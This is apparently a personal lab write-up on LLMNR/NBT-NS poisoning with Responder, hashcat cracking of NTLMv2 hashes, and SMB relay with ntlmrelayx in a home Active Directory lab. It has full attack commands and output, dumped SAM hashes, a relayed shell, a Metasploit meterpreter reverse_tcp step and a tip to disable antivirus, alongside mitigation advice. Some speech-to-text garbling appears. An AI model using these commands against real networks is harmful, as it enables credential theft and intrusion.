

# LLMNR Poisoning and SMB Relay


Tuesday, June 25, 2024 9:50 PM

## LLMNR Poisoning attack description:

After initial information gathering through nmap in our local area network we discovered it consists of a Active Directory domain controller(coral401-DC.BiryaniBlend.trio) and 2 connected workstations namely BLENNTS.BiryaniBlend.trio and BLENDTESTER.BiryaniBlend.trio at 10.0.2.6, 10.0.2.15 and 10.0.2.7 respectively. Therefore we will set up a tool called "responder" which will poison the LLMNR, DHCP, DNS and NetBIOS name service query is made by workstation within the local area network in order to resolve the name of "<\\host\\share>" they are trying to connect with.

## Attack Flow:

Step 1: Executing responder to poison the LLMNR queries




```
# responder -I eth0 -dwv
[+] Poisoners:
    LLMNR      [ON]
    NBT-NS     [ON]
    MDNS       [ON]
    DNS        [ON]
    DHCP       [ON]
```

-d flag will enable the answer for DHCP request queries  
-w flag will set up a rogue PROXY server

*We will wait for the users of those workstations to try and access the shares of the network and if they will make any mistake in typing those names to access the share which is not available within the active directory domain then the default DNS which is the domain controller will not be able to resolve those hosts and share names and hence it will lead to the generation of link local multicast name resolution protocol (llmnr) packets asking for anyone in the local area network to resolve the name of hosts and share and hence will poison those queries with the help of responder and as the feature of llmnr protocol it will automatically send the credentials off the user logged on the particular domain workstation.*

*(In an actual pentest environment the first thing to do as an attacker is to run this particular tool responder because many users log into their workstations and try to access network shares.)*

Step 2: Event of user trying to access wrong share



As we can see in the above screenshot responder has captured the username and NTLM v2 hash of the password of the user of the domain BiriyaniBlend.

We will now save these credentials in a file and use a tool called "hashcat" to crack these hashes and then will further use these credentials to get access over the machine.

```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~ | 1 2 3 4 | root@kali: ~ | root@kali: ~ | root@kali: ~ |
File Actions Edit View Help
root@kali: ~ | root@kali: ~ | root@kali: ~ | root@kali: ~ | root@kali: ~ |
└─[root@kali ~]# hashcat -m 5600 ntlmhash.txt /usr/share/wordlists/rockyou.txt -O
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]

* Device #1: cpu-sandybridge-AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx, 1439/2943 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
```

**-m** flag specifies the module to use (for NTLM v2 hashes in this case)

**ntlmhash.txt** is the file where we saved the credentials.

`/usr/share/wordlists/rockyou.txt` is absolute path to the wordlist I'm using

Below screenshot show the output of hashcat

As the result specifies the username is 'tshaw' and the password is 'Password1'.

### Mitigations:

The best defense in this case is to disable LLNMR and NBT-NS.

- To disable LLMNR select "Turn OFF Multicast Name Resolution" under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.
  - To disable NBT-NS navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".

If a company must use or cannot disable LLMNR/NBT-NS the best course of action is to:


- *Require Network Access Control.*
  - *Require strong user passwords (e.g. >14 characters in length and limit common word usage). The more complex and long the password the harder it is for an attacker to crack the hash.*

## SMB Relay attack description.

In the previous attack I managed to access username and ntlm v2 hash of the user. Now from here I have two options, either I can crack the hashes or I can relay them to different workstations within the active directory domain network, given that the particular workstation should have smb signing disabled or not required and the user whose credentials we managed to access should be an admin on the system where we are relaying the credentials.

## Attack Flow:

Step 1: Executing responder after changing the configuration for SMB and HTTP servers from On to Off in the Responder.conf file.



```
# responder -I eth0 -dwv
NBT-NS, LLINR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLINR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]

root@kali:~# responder -I eth0 -dwv
NBT-NS, LLINR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLINR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL Server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
```

As I have executed the tool responder we can clearly see the configuration changes we made is being promoted back to us as the HTTP server and the SMB server are turned off which means that if any query or request comes to us through HTTP or SMB this tool responder will not reply or poison it, instead we will be running another tool called ntlmrelayx.py which is a Python based tool, which will capture the ntlmv2 credential and relay it to the target server and try to dump security account manager or SAM file given the user has admin rights is the member of administrator group on the workstation we are trying to delay the credentials on and SMB signing is turned off it's not required.

Step 2: Executing ntlmrelayx.py

```


└─[root@kali]─[/usr/share/doc/python3-impacket/examples]
# python3 ntlmrelayx.py -tf ~/targetsmb -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from BIRIYANBLEND/tshaw at BLENNTS, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANBLEND/TSHAW@10.0.2.15 controlled, attacking target smb://1

```

### Step 3: Event of user trying to access an unknown share



From the highlighted portion of the below screenshot we can clearly see responder has sent the poisoned response llmnr query made by the blendTS which is our one of the victim machine and in return its sends us username and the ntlmv2 has of its password which we should further be relaying log into SMB service on another workstation named as BLENTESTER

```

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: /usr/share/doc/python3-impacket/examples x root@kali: ~ x root@kali: ~ x
root@kali: ~ x root@kali: ~ x root@kali: /usr/share/doc/python3-impacket/examples x root@kali: ~ x root@kali: ~ x

[+] Generic Options:
  Responder NIC          [eth0]
  Responder IP           [10.0.2.4]
  Responder IPv6         [fe80::a00:27ff:fe50:4c14]
  Challenge set          [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
  Responder Machine Name [WIN-X4XFEKR5I0A]
  Responder Domain Name  [PKQK.LOCAL]
  Responder DCE-RPC Port [4535]

[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 10.0.2.6      for name coral401-DC.local
[*] [MDNS] Poisoned answer sent to fe80::19b8:9505:fe0f:fe73 for name coral401-DC.local
[*] [MDNS] Poisoned answer sent to fe80::19b8:9505:fe0f:fe73 for name coral401-DC.local
[*] [MDNS] Poisoned answer sent to 10.0.2.6      for name coral401-DC.local
[*] [LLMNR]  Poisoned answer sent to fe80::19b8:9505:fe0f:fe73 for name coral401-DC
[*] [LLMNR]  Poisoned answer sent to 10.0.2.6 for name coral401-DC
[*] [MDNS] Poisoned answer sent to 10.0.2.15     for name blendTS.local
[*] [LLMNR]  Poisoned answer sent to fe80::8616:ec64:37a5:4e8b for name blendTS
[*] [MDNS] Poisoned answer sent to fe80::8616:ec64:37a5:4e8b for name blendTS.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.15 for name blendTS.local
[*] [MDNS] Poisoned answer sent to 10.0.2.15     for name blendTS.local
[*] [MDNS] Poisoned answer sent to fe80::8616:ec64:37a5:4e8b for name blendTS.local
[*] [LLMNR]  Poisoned answer sent to fe80::8616:ec64:37a5:4e8b for name blendTS
[*] [LLMNR]  Poisoned answer sent to 10.0.2.15 for name blendTS

```

In the below screenshot we can clearly observe that are too anti Islam relax has acquired the credentials and its trying to authenticate against amb://10.0.2.7 as BIRIYANIBLEND\tshaw. After succeeding in authentication it has dumped the local Sam hashes. The hashes that we have gathered against different users on BLENDTESTER machine are of domain users and domain admin. Now since these hashes are ntlm, we can pass these hashes to move laterally in the domain network and access more and more workstations or we can also use these hashes to escalate privileges and finally get admin access on the domain controller.

```

[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from BIRIYANIBLEND\tshaw at BLENDTS, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANIBLEND\TSHAW@10.0.2.15 controlled, attacking target smb://10.0.2.7
[*] Authenticating against smb://10.0.2.7 as BIRIYANIBLEND\TSHAW SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANIBLEND\TSHAW@10.0.2.15 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Received connection from BIRIYANIBLEND\tshaw at BLENDTS, connection will be relayed after re-authentication
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3fae555b4e1cb568e60008eca58fd4d0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bb255e3c453bd9b25c084994530ad1a8:::
Avneet Kaur:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
[*] Done dumping SAM hashes for host: 10.0.2.7
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] Received connection from BIRIYANIBLEND\tshaw at BLENDTS, connection will be relayed after re-authentication

```

We can also use this smb relay attack to get interactive shell on the machine.

```

^C
[+] (root㉿kali)-[/usr/share/doc/python3-impacket/examples]
# python3 ntlmrelayx.py -tf ~/targetsmb -smb2support -i
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections

```

-i flag is used to get an interactive shell rather than hashdump.

Executing the attack in the same as executed earlier we can see we got a shell at 127.0.0.1:11000.

```
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from BIRIYANIBLEND/tshaw at BLENDS, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANIBLEND/TSHAW@10.0.2.15 controlled, attacking target smb://10.0.2.7
[*] Authenticating against smb://10.0.2.7 as BIRIYANIBLEND/TSHAW SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANIBLEND/TSHAW@10.0.2.15 controlled, but there are no more targets left!
[*] Received connection from BIRIYANIBLEND/tshaw at BLENDS, connection will be relayed after re-authentication
```

Using netcat to connect at 127.0.0.1:11000 and access the shell.

```
# nc 127.0.0.1 11000
Type help for list of commands
# help

open {host,port=445} - opens a SMB connection against the target host/port
login {domain/username,password} - logs into the current SMB connection, no parameters for NULL connection. If no password specified, it'll be prompted
kerberos_login {domain/username,password} - logs into the current SMB connection using Kerberos. If no password specified, it'll be prompted. Use the DNS resolvable domain name
login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
logoff - logs off
shares - list available shares
use {sharename} - connect to an specific share
cd {path} - changes the current directory to {path}
lcd {path} - changes the current local directory to {path}
pwd - shows current remote directory
password - changes the user password, the new password will be prompted for input
ls {wildcard} - lists all the files in the current directory
lls {dirname} - lists all the files on the local filesystem.
tree {filepath} - recursively lists all files in folder and sub folders
rm {file} - removes the selected file
mkdir {dirname} - creates the directory under the current path
rmdir {dirname} - removes the directory under the current path
put {filename} - uploads the filename into the current path
get {filename} - downloads the filename from the current path
```

Accessing the ADMIN\$ share

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
root@kali: ~ x root@kali: ~ x root@kali: /usr/share/doc/python3-impacket/examples x root@kali: ~ x root@kali: ~ x
exit - terminates the server process (and this session)

# shares
ADMIN$ 
C$ 
IPC$ 
Share 
# use ADMIN$ 
# ls 
# use ADMIN$ 
# ls 
drw-rw-rw-      0  Wed Jul  3 16:33:04 2024 .
drw-rw-rw-      0  Wed Jul  3 16:33:04 2024 ..
drw-rw-rw-      0  Sun Jun 23 22:18:32 2024 addins
drw-rw-rw-      0  Sat Jun 29 07:48:55 2024 appcompat
drw-rw-rw-      0  Fri Jun 28 07:06:19 2024 apppatch
drw-rw-rw-      0  Tue Jul  2 05:42:34 2024 AppReadiness
drw-rw-rw-      0  Mon Jun 24 08:43:26 2024 assembly
drw-rw-rw-      0  Fri Jun 28 07:06:19 2024 bcastdvr
-rw-rw-rw-  96768 Fri Jun 28 07:07:35 2024 bfsvc.exe
drw-rw-rw-      0  Fri Jun 28 07:06:19 2024 BitLockerDiscoveryVolumeContents
drw-rw-rw-      0  Fri Jun 28 07:06:14 2024 Boot
-rw-rw-rw-  67584 Sat Jul  6 08:49:41 2024 bootstat.dat
drw-rw-rw-      0  Sun Jun 23 22:18:32 2024 Branding
drw-rw-rw-      0  Thu Jun 27 12:30:51 2024 CbsTemp

```

Type here to search Feels hotter 7:21 PM 7/6/2024

## Mitigation:

- Enable SMB Signing on all devices
  - *Pro: Completely stops the attack*
  - *Con: Can cause performance issues with file copies*
- Disable NTLM authentication on network
  - *Pro: Completely stops the attack*
  - *Con: If Kerberos stops working Windows defaults back to NTLM*
- Account tiering:
  - *Pro: Limits domain admins to specific tasks (e.g. only log onto servers with need for DA)*
  - *Con: Enforcing the policy may be difficult*
- Local admin restriction:
  - *Pro: Can prevent a lot of lateral movement*
  - *Con: Potential increase in the amount of service desk tickets*

## Commands Used:

### **For LLMNR poisoning**

- responder -I eth0 -dwv # used to initiate responder at interface eth0
- hachcat -m 5600 ntlmhsh.txt path/to/wordlist --force
- john ntlmhash.txt

### **For smb relay**

- Change in responder configuration, file used /usr/share/responder/Responder.conf, SMB=Off, http=Off
- responder -I eth0 dwv
- python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targetlist -smb2support
- python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targetlist -smb2support -i (for interactive shell instance)

### **For getting a shell in the target machine using the grabbed credentials**

- msfconsole
- use exploit/smb/psexec
- set options
- use payload/windows/x64/meterpreter/reverse\_tcp
- set options
- run
- If metasploit psexec does not work then go for psexec.py
- psexec.py --help

- psexec.py BiryaniBlend.trio/tshaw:Password1@10.0.2.7
- Also see other tools like smbexec.py and wmiexec with the same syntax
- Pro tip: since psexec.py is very noisy when it comes to antivirus so start with smbexec or wmiexec and get a half shell, navigate around inside the system, see if there is any anti virus activated and disable it. Then go with multiple psexec option in metasploit.

```
# LLMNR, NTLM, SMB(& SMB signing), responder, ntlmrelayx.py, metasploit(for privilege escalation), psexec, smbexec, wmiexec
```